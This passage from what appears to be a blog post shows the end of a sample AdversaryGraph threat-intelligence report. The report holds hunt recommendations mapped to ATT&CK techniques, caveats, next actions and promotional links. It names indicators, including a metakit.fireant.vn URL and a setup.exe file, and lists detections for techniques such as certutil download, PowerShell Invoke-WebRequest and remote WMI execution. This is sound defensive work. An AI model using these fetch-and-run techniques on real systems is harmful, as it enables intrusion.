- Masquerading artifact (T1036/T1036.005): Hunt unsigned executables in C:\ProgramData\Microsoft\ and similar trusted paths.
- Exfil/C2 over web (T1041/T1071.001/T1102): Review firewall.log for outbound volume anomalies tied to the above hosts.
- Close Navigator gaps: All 38 techniques are uncovered — prioritize building detections for the evidenced items above first.
Limitations and Caveats
- All 38 techniques are coverage gaps with weak mapping and low confidence; this is a selection/planning state, not validated detection coverage.
- Enrichment is incomplete. No reputation, hash, first/last-seen, malware-family, or campaign data was provided for the URL, file, or host indicators. Handling recommendations therefore favor hunt/validate over block.
- IOC-investigation-only techniques (T1190, T1195.002, T1055, T1021, T1059, T1204) lack direct log/pcap evidence here and are hypotheses requiring corroboration.
- Partial/truncated references exist (e.g., the metakit.fireant.vn URL path, the firewall references eee5bb..., and T1218.011) and should be reconstructed from raw sources before action.
- No actor data was supplied; any future overlap is hypothesis generation only and does not constitute attribution.
- Language throughout is intentionally cautious: this report does not assert that any evidence proves, confirms, attributes, or matches a specific actor.
Recommended Next Actions
- Pull complete raw artifacts for edr.log and firewall.log from sessions 22858770-... and eee5bbd5-... to reconstruct the full metakit.fireant.vn URL and exfil destination/volume.
- Enrich the three local IOCs (URL/domain, setup.exe hash, FIN-FS-01 context) through your enrichment platform; record first/last seen and reputation before enforcement.
- Triage FIN-FS-01 for successful remote WMI execution, dropped payloads, and follow-on activity.
- Retrieve and review IOC investigation 18253140-... to obtain the underlying indicators behind the hypothesis-only techniques.
- Operationalize the evidenced detections (Office→PowerShell, WMI remote create, certutil download, PowerShell IWR) and begin closing the 38 Navigator coverage gaps, starting with the medium-confidence behaviors.
- Validate before blocking any indicator; document enrichment outcomes and revise confidence as evidence is corroborated.
Why This Workflow Matters
This use case is important because it shows AdversaryGraph working as an investigation bridge:

Create investigation -> firewall log analysis -> add result -> EDR log analysis -> add result -> IOC Investigation -> add IOC result -> TTP layer on matrix -> actor comparison -> AI summary -> investigation report
The value is not only enrichment.
The value is the structured workflow:
- raw telemetry becomes IOCs
- IOCs become relationships
- relationships become evidence-ranked leads
- reviewed leads become a structured investigation workspace
- evidence becomes ATT&CK mapping
- ATT&CK mapping becomes a report
- the report keeps caveats clear
For CTI analysts, SOC teams, and detection engineers, this is the practical difference between “we have suspicious logs” and “we have a defensible investigation package.”
AdversaryGraph does not replace analyst validation.
It gives the analyst a faster way to build the case.
Follow My Work
AdversaryGraph is part of my broader 1200km cybersecurity research ecosystem: practical CTI workflows, detection engineering notes, malware-analysis projects, OpenCTI work, cloud and Kubernetes security research, AI-assisted security tooling, labs, and technical guides.
- AdversaryGraph platform page:/adversarygraph/
- AdversaryGraph documentation:/adversarygraph-docs/
- AdversaryGraph GitHub:https://github.com/anpa1200/adversarygraph
- 1200km portfolio / knowledge base:/
- Medium:https://medium.com/@1200km
- GitHub:https://github.com/anpa1200
- LinkedIn:https://www.linkedin.com/in/andrey-pautov/